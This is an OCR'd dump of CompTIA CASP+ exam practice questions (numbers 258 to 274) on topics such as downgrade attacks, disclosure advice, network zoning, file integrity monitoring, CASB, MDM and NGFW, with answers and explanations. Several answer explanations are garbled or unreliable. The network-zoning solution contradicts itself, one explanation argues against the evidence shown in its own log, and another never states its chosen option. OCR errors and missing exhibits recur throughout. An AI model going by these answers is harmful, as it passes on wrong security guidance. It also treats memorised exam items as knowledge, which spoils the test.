
C. Malware is present on the client machine. A full OS needs to be reinstalled.
D. The user fell for a phishing attack. The end user must attend security training.
Answer: (SHOW ANSWER)
A downgrade attack likely exploited the outdated OpenSSL version, allowing the attacker to bypass secure encryption and impersonate the user. Upgrading to a secure version of OpenSSL and disabling older versions is critical. This aligns with CASP+ objective 1.5, emphasizing the importance of securing cryptographic implementations.

NEW QUESTION: 258
A junior security researcher has identified a buffer overflow vulnerability leading to remote code execution in a former employer's software. The security researcher asks for the manager's advice on the vulnerability submission process. Which of the following is the best advice the current manager can provide the security researcher?
A. Collect proof that the exploit works in order to expedite the process.
B. Publish proof-of-concept exploit code on a personal blog.
C. Recommend legal consultation about the process.
D. Visit a bug bounty website for the latest information.
Answer: (SHOW ANSWER)
When a security researcher identifies a vulnerability, especially one involving remote code execution, they must navigate a process that protects them legally and ethically. The best advice here is to consult with legal professionals to understand any liabilities, such as potential violations of non-disclosure agreements (NDAs) or intellectual property concerns. Legal consultation ensures that the researcherfollows responsible disclosure practices and avoids legal repercussions, which aligns with CASP+ guidance on managing vulnerabilities and the responsible handling of sensitive security information. CompTIA CASP+ emphasizes the importance of adhering to legal and regulatory frameworks when reporting vulnerabilities, especially when dealing with former employers or clients.
References:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Responsible Disclosure, Legal Concerns) CompTIA CASP+ Study Guide: Handling Vulnerabilities and Legal Considerations

NEW QUESTION: 259
You are an information security analyst tasked to provide feedback and remediation guidance to an organization that is working to comply with a prescriptive framework.
The framework includes the following controls related to network design:
. Network hosts must be segmented into security domains.
. A screened subnet must be used for all externally available assets.
. A shared services zone must be present for internal servers and should not contain workstations.

INSTRUCTIONS

Based on the stated requirements, place each resource in the appropriate network location. All resources must be used, and all network zones will be filled.



- File server
- Authentication server
- Email proxy
- VPN concentrator
- Database server
- Web server
- Workstation
- Workstation
- Workstation
- Workstation

Answer:

See the solution in explanation part.

Explanation:

LAN:

Workstation

Workstation

Shared Services Zone:

File server

Authentication server

Database server

Screened Subnet (DMZ):
Web server
Email proxy
VPN concentrator
Let's Map Them by Zone
#LAN (Top Right, 2 boxes) - Workstations only
Workstation
Workstation
#Shared Services Zone (Middle Row) - Internal-use servers
File server
Authentication server
Database server
#Screened Subnet / DMZ (Bottom Row) - Public-facing services
Web server
Email proxy
VPN concentrator
#Remaining Workstations:
Go in theLAN(you'll have two more slots)
#Final Assignment:
LAN (Top Right)
Workstation
Workstation
Shared Services Zone (Middle Row)
File server
Authentication server
Shared Services Zone (Middle Row)
Database server
Workstation##This is not allowed!(Needs to go elsewhere)
So we must placeall 4 workstationsinto theLAN, and all 3 internal servers into themiddlerow.
Corrected Mapping:
LAN (Top Right - 2 slots)
Workstation
Workstation
Middle Row (Shared Services Zone - 2 boxes)
File server
Authentication server
Bottom Row (Shared Services or DMZ - 3 boxes)
Database server
Web server
Email proxy / VPN concentrator

NEW QUESTION: 260

An organization requires a contractual document that includes
* An overview of what is covered
* Goals and objectives
* Performance metrics for each party
* A review of how the agreement is managed by all parties
Which of the following BEST describes this type of contractual document?

A. SLA
B. BAA
C. NDA
D. ISA
Answer: (SHOW ANSWER)
A Service Level Agreement is a contract between a service provider and a customer that outlines the level of services to be provided, the metrics by which those services will be measured, and how the agreement will be managed by both parties. SLAs also include provisions for dispute resolution and for the termination of the agreement.
Reference: CompTIA Advanced Security Practitioner (CASP+) Study Guide: Chapter 5: Security Testing, Section 5.7: Service Level Agreements.

NEW QUESTION: 261
A security engineer receives reports through the organization's bug bounty program about remote code execution in a specific component in a custom application. Management wants to properly secure the component and proactively avoid similar issues. Which of the following is the best approach to uncover additional vulnerable paths in the application?
A. Implement fuzz testing focused on the component and inputs uncovered by the bug bounty program.
B. Leverage a software composition analysis tool to find all known vulnerabilities in dependencies.
C. Use a vulnerability scanner to perform multiple types of network scans to look for vulnerabilities.
D. Utilize a network traffic analyzer to find malicious packet combinations that lead to remote code execution.
E. Run an exploit framework with all payloads against the application to see if it is able to gain access.
Answer: A (LEAVE A REPLY)
Fuzz testing identifies vulnerabilities by providing unexpected or random input to the application, exposing edge cases and additional attack vectors. This aligns with CASP+ objective 1.5, emphasizing proactive vulnerability discovery techniques in application security.

NEW QUESTION: 262
A financial institution generates a list of newly created accounts and sensitive information on a daily basis.

The financial institution then sends out a file containing thousands of lines of data. Which of the following would be the best way to reduce the risk of a malicious insider making changes to the file that could go undetected?

A. Write a SIEM rule that generates a critical alert when files are created on the application server.

B. Implement a FIM that automatically generates alerts when the file is accessed by IP addresses that are not associated with the application.

C. Create a script that compares the size of the file on an hourly basis and generates alerts when changes are identified.

D. Tune the rules on the host-based IDS for the application server to trigger automated alerts when the application server is accessed from the internet.

Answer: (SHOW ANSWER)

File Integrity Monitoring (FIM) is a technology that can detect changes in files, often used to safeguard critical data. Implementing a FIM solution that generates alerts for access by unauthorized IP addresses would ensure that any unauthorized modifications to the file can be detected and acted upon. This helps in mitigating the risk of insider threats, as it would alert to any changes not made through the expected application process.

NEW QUESTION: 263

A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.

Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based

B. Storage-based

C. Proxy-based

D. Array controller-based

Answer: (SHOW ANSWER)

We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets. Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry- standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage. https://docs.microsoft.com/en-us/azure /security/fundamentals/iaas

NEW QUESTION: 264

A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:
22
25
110
137
138
139
445
Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.
Which of the following would be the BEST solution to harden the system?
A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
B. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
C. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.
Answer: (SHOW ANSWER)

NEW QUESTION: 265
An organization wants to implement an access control system based on its data classification policy that includes the following data types:
Confidential
Restricted
Internal
Public
The access control system should support SSO federation to map users into groups. Each group should only access systems that process and store data at the classification assigned to the group. Which of the following should the organization implement to enforce its requirements with minimal impact to systems and resources?
A. A tagging strategy in which all resources are assigned a tag based on the data classification type, and a system that enforces attribute-based access control.
B. Role-based access control that maps data types to internal roles, which are defined in the human resources department's source of truth system.
C. Network microsegmentation based on data types, and a network access control system enforcing mandatory access control based on the user principal.
D. A rule-based access control strategy enforced by the SSO system with rules managed by the internal LDAP and applied on a per-system basis.
Answer: (SHOW ANSWER)
Attribute-Based Access Control (ABAC) with a tagging strategy allows flexible and granular access control based on resource classification and user attributes. This minimizes system

impact and ensures compliance with data classification policies. This aligns with CASP+ objective 3.4, focusing on advanced access control mechanisms.

NEW QUESTION: 266
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?
A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging
Answer: (SHOW ANSWER)
Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/ A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI
/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: https://www.
hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage- secrets-in-a-ci-cd-pipeline

NEW QUESTION: 267
A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

Which of the following should the security analyst perform?
A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.
Answer: (SHOW ANSWER)
The best option for the security analyst to perform is to contact the security department at the business partner and alert them to the email event. The email appears to be a phishing attempt that tries to trick the employees into revealing their login credentials by impersonating a legitimate sender. The security department at the business partner should be notified so they can


investigate the source and scope of the attack and take appropriate actions to protect their systems and users. Verified References: https://www.comptia.org/training /books/casp-cas-004-study-guide , https://us-cert.cisa.gov/ncas/tips/ST04-014

NEW QUESTION: 268
A security engineer needs 10 implement a CASB to secure employee user web traffic. A Key requirement is mat relevant event data must be collected from existing on-premises infrastructure components and consumed by me CASB to expand traffic visibility. The solution must be nighty resilient to network outages. Which of the following architectural components would BEST meet these requirements?
A. AWAF
B. Log collection
C. API mode
D. Reverse proxy
Answer: (SHOW ANSWER)

NEW QUESTION: 269
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?
A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant
Answer: (SHOW ANSWER)
A multicloud provider solution is the best option for proceeding with the digital transformation while ensuring SLA (service level agreement) requirements in the event of a CSP (cloud service provider) incident. A multicloud provider solution is a strategy that involves using multiple CSPs for different cloud services or applications, such as infrastructure, platform, or software as a service. A multicloud provider solution can provide resiliency, redundancy, and availability for cloud services or applications, as it can distribute the workload and risk across different CSPs and avoid single points of failure or vendor lock-in. An on-premises solution as a backup is not a good option for proceeding with the digital transformation, as it could involve high costs, complexity, or maintenance for maintaining both cloud and on-premises resources, as well as affect the scalability or flexibility of cloud services or applications. A load balancer with a round-robin configuration is not a good option for proceeding with the digital transformation, as it could introduce latency or performance issues for cloud services or applications, as well as not provide sufficient resiliency or redundancy in case of a CSP incident. An active-active solution within the same tenant is not a good option for proceeding with the digital transformation, as it could still be affected by a CSP incident that impacts the entire tenant or region, as well as increase the costs

or complexity of managing multiple instances of cloud services or applications. Verified References: https://www.comptia.org/blog/what-is-multicloud https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 270
An analyst reviews the following output collected during the execution of a web application security assessment:



Which of the following attacks would be most likely to succeed, given the output?
A. NULL and unauthenticated cipher downgrade attack
B. Availability attack from manipulation of associated authentication data
C. Padding oracle attack
D. On-path forced renegotiation to insecure ciphers
Answer: (SHOW ANSWER)
Based on the output in the image, which shows weak cipher suites and vulnerabilities related to encryption padding, the padding oracle attack is the most likely. This type of attack exploits the way padding errors are handled during decryption, potentially allowing an attacker to decrypt sensitive information. The weak cipher suites and lack of forward secrecy further increase the likelihood of such an attack succeeding. CASP+ highlights padding oracle attacks as critical vulnerabilities, particularly in environments where weak encryption protocols are used.
References:

CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Encryption and Padding Oracle Attacks) CompTIA CASP+ Study Guide: Cryptographic Attacks and Cipher Vulnerabilities

NEW QUESTION: 271
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?
A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow
Answer: (SHOW ANSWER)
Key escrow is a process that involves storing encryption keys with a trusted third party, such as a CASB (Cloud Access Security Broker) or a government agency. Key escrow can enable authorized access to encrypted data in case of emergencies, legal issues, or data recovery. However, key escrow also introduces some risks and challenges, such as trust, security, and privacy. References: https://www.techopedia.com /definition/1772/key-escrow https://searchsecurity.techtarget.com/definition/key-escrow

NEW QUESTION: 272
After installing an unapproved application on a personal device, a Chief Executive Officer reported an incident to a security analyst. This device is not controlled by the MDM solution, as stated in the BYOD policy. However, the device contained critical confidential information. The cyber incident response team performed the analysis on the device and found the following log:

```
Wed 12 Dec 2020 10:00:03 Unknown sources is now enabled on this device.
```

Which of the following is the most likely reason for the successful attack?
A. Lack of MDM controls
B. Auto-join hotspots enabled
C. Sideloading
D. Lack of application segmentation
Answer: (SHOW ANSWER)

A lack of Mobile Device Management (MDM) controls can lead to successful attacks because MDM solutions provide the ability to enforce security policies, remotely wipe sensitive data, and managesoftware updates, which can prevent unauthorized access and protect corporate data. Without MDM, personal devices are more vulnerable to security risks.

NEW QUESTION: 273
A company is decommissioning old servers and hard drives that contain sensitive data. Which of the following best protects against data leakage?
A. Shredding
B. Degaussing
C. Purging
D. Clearing
Answer: (SHOW ANSWER)

NEW QUESTION: 274
A bank hired a security architect to improve its security measures against the latest threats The solution must meet the following requirements
* Recognize and block fake websites
* Decrypt and scan encrypted traffic on standard and non-standard ports
* Use multiple engines for detection and prevention
* Have central reporting
Which of the following is the BEST solution the security architect can propose?
A. CASB
B. Web filtering
C. NGFW
D. EDR
Answer: (SHOW ANSWER)
A next-generation firewall (NGFW) is a device or software that provides advanced network security features beyond the traditional firewall functions. A NGFW can provide the following capabilities:
Recognize and block fake websites, using URL filtering and reputation-based analysis Decrypt and scan encrypted traffic on standard and non-standard ports, using SSL/TLS inspection and deep packet inspection Use multiple engines for detection and prevention, such as antivirus, intrusion prevention system (IPS), application control, and sandboxing Have central reporting, using a unified management console and dashboard A cloud access security broker (CASB) is a device or software that acts as an intermediary between cloud service users and cloud service providers. A CASB can provide various security functions such as visibility, compliance, data security, and threat protection, but it does not provide all the capabilities of a NGFW. Web filtering is a technique that blocks or allows web access based on predefined criteria such as categories, keywords, or reputation. Web filtering can help recognize and block fake websites, but it does not provide all the capabilities of a NGFW.

Endpoint detection and response (EDR) is a technology that monitors and analyzes the activity and behavior of endpoints such as computers or mobile devices. EDR can help detect and respond to advanced threats, but it does not provide all the capabilities of a NGFW. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.2: Select appropriate hardware and software solutions